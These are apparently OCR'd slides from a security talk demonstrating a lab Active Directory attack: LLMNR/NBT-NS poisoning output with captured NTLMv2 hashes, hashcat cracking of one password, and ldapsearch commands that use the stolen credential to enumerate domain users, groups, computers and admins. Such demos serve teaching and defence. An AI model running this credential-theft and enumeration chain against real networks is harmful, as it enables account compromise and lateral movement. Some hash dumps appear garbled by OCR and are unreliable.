
Demo

Stealing credentials abusing LLMNR/NBTNS

Phase 1 - Unauthorized User


Gaining Access

- Analysing and cracking the hashes



```
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-DARTH-4090
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\obi-wan.kenobi
[SMBv2] NTLMv2-SSP Hash     : obi-wan.kenobi::PWNY:eb1104ea4245fce4:A8F004553A2BDDD86EF1F58B5
000000000C0653150DE09D2010E0461B77DC35D3E00000000002000800530040004200330001001E00570049004E00
034003900320052005100410046005600040014005300400042003300200E006C006F00630061006C000300340057000
05200480034003900320052005100410046005600200E0053004D00420033002E006C006F00630061006C00050014000
02E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000
2729EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A001000000000000000000000000000000
0630069006600730020F00480045004C004C004F002D004F0057004100530050002D0049005400053002D004F004200
04E002D0031003200300036000000000000000000000000000
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\darth.vader
[SMBv2] NTLMv2-SSP Hash     : darth.vader::PWNY:07176aae5f231c6b:763D0386BD77C0A584E6D90509FA
000000C0653150DE09D20157B5C162F0E8F1D40000000000020008005300400042003300001001E00570049004E002D0
003900320052005100410046005600040014005300400042003300200E006C006F00630061006C000300340057004900
00480034003900320052005100410046005600200E0053004D00420033002E006C006F00630061006C00050014005300
006C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000000
9EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A00100000000000000000000000000000000
006900660073002F00480045004C004C004F002D004F0057004100530050002D00490054005300200D00440041005200
0030003900300000000000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-JARJAR_BINKS-4088
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\jar-jar.binks
[SMBv2] NTLMv2-SSP Hash     : jar-jar.binks::PWNY:b99a3631e55a90c9:0749DE40694B67172099E95833
00000000C0653150DE09D2019D2CF157E91903DF00000000002000800530040004200330001001E00570049004E002
34003900320052005100410046005600040014005300400042003300200E006C006F00630061006C0003003400570004
5200480034003900320052005100410046005600200E0053004D00420033002E006C006F00630061006C00050014005
2E006C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000000000000000000
729EF1F8DE9C02425158FE3F5B51B42725FC55F28A94C91547913FC745280A0010000000000000000000000000000000
6300690066007300200F00480045004C004C004F002D004F0057004100530050002D0049005400530020D004A0041005
5F00420049004E004B0053002D00340030003800380000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[*] [LLMNR]  Poisoned answer sent to 10.0.3.104 for name HELLO-OWASP-ITS-CHEWBACCA-1
[FINGER] OS Version     : Windows 7 Professional 7601 Service Pack 1
[FINGER] Client Version : Windows 7 Professional 6.1
[SMBv2] NTLMv2-SSP Client   : 10.0.3.104
[SMBv2] NTLMv2-SSP Username : PWNY\chewbacca
[SMBv2] NTLMv2-SSP Hash     : chewbacca::PWNY:215fd6ac6e52be74:8F570A22B96494448A27D08A3DACA2
0000C0653150DE09D201274F1E3E6266D1880000000000200080053004D004200330001001E00570049004E002D005
39003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004
480034003900320052005100410046005600200E0053004D00420033002E006C006F00630061006C000500140053004
6C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000
```

- Cracking the hashes



```
JAR-JAR.BINKS::PWNY:ef307630d1c85747:f83fa69ec927f8da6d00d011f78f2f68:0101000000000000c065315
7c0c1c56e700000000020008005300400420033001001e00570049004e002d0050005200480034003900320052
00040014005300400420033002e006c006f00630061006c000300340057004900400e002d0050005200480034003900
00460056002e0053004d00420033002e006c006f00630061006c00050014005300400420033002e006c006f00630
00c0653150de09d20106000400020000000800300030000000000000000000000000002000005c772b9959eb9e74fb6
b80057b0b5d3cfa9992de1169957cf0a00100000000000000000000000000000000000009004c0063006900660073
004c004f002d004f0057004100530050002d00490054005300200d004a00410052004a00410052005f00420049004e0
0037003000370000000000000000000000000000:Welcome2015

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: NetNTLMv2
Hash.Target......: /usr/share/responder/logs/SMBv2-NTLMv2-SSP-10.0.3.104.txt
Time.Started.....: Mon May 28 11:30:43 2018 (3 secs)
Time.Estimated...: Mon May 28 11:30:46 2018 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/10k_most_common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:   172.6 kH/s (11.06ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 54/111 (48.65%) Digests, 54/111 (48.65%) Salts
Progress.........: 1110111/1110111 (100.00%)
Rejected.........: 0/1110111 (0.00%)
Restore.Point....: 10001/10001 (100.00%)
Candidates.#1....: becky1 -> Welcome2015
HWMon.Dev.#1.....: N/A
```

Phase 1 - Unauthorized User

Results

- Results:
  - Valid user account with password
    - PWNY\jar.jar-binks:Welcome2015
  - Users password hashes for:
    - PWNY\darth.vader
    - PWNY\obi-wan.kenobi
    - PWNY\chewbacca

Phase 2 – Unprivileged Users

Taking advantage of LDAP

Phase 2 – Unprivileged user

Escalating privileges aka. lateral movement

- During phase 1, it was possible to compromise an unprivileged user account
  - Not a local admin on any machine
  - Not a member of any sensitive group

- What can you do with this?
  - Login to webmail/user-mailbox
    - Ruler
  - Enumerate available SMB-shares
    - SMBMap
    - CrackMapExec
  - Use available information in the Global Catalog to your advantage

Phase 2 – Unprivileged user

Taking advantage of LDAP

- Use available information in the Global Catalog to your advantage
- LDAP is the underlying directory access protocol in AD
- There are no special privileges needed to bind to LDAP - any valid account can read the entire directory! (by default)
- Create very flexible queries using LDAP...
- Examples:
  - Get a list of all domain users that contain *adm* in their account name
  - Get a list of all domain groups that contain *adm*
  - Get a list of all domain joined systems where operating system like *XP* or *2000*
  - Show all groups a user is memberOf
  - Recursively lookup all members of a group
  - Show all user that have a description like *pass* or *pw*

Phase 2 – Unprivileged user

Lateral movement - Taking advantage of LDAP

Get a list of all domain users

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b
dc=pwny,dc=lab "(objectClass=user)" sAMAccountName userPrincipalName memberOf
```

Get a list of all domain groups

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b
dc=pwny,dc=lab "(objectClass=group)" sAMAccountName member memberOf
```

Get a list of all domain joined systems

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b
dc=pwny,dc=lab "(objectClass=computer)" name dNSHostname operatingSystem operatingSystemVersion
lastLogonTimestamp servicePrincipalName
```

Recursively lookup all members of a group

```
ldapsearch -LLL -x -H ldap://pwnylabdc01.pwny.lab -D "jar-jar.binks@pwny.lab" -w Welcome2015 -b
dc=pwny,dc=lab "(&(objectClass=user)(memberof:1.2.840.113556.1.4.1941:=CN=Domänen-
Admins,CN=Users,DC=PWNY,DC=LAB))" | grep sAMAccountName | cut -d" " -f2
```

Show all groups a user is memberOf

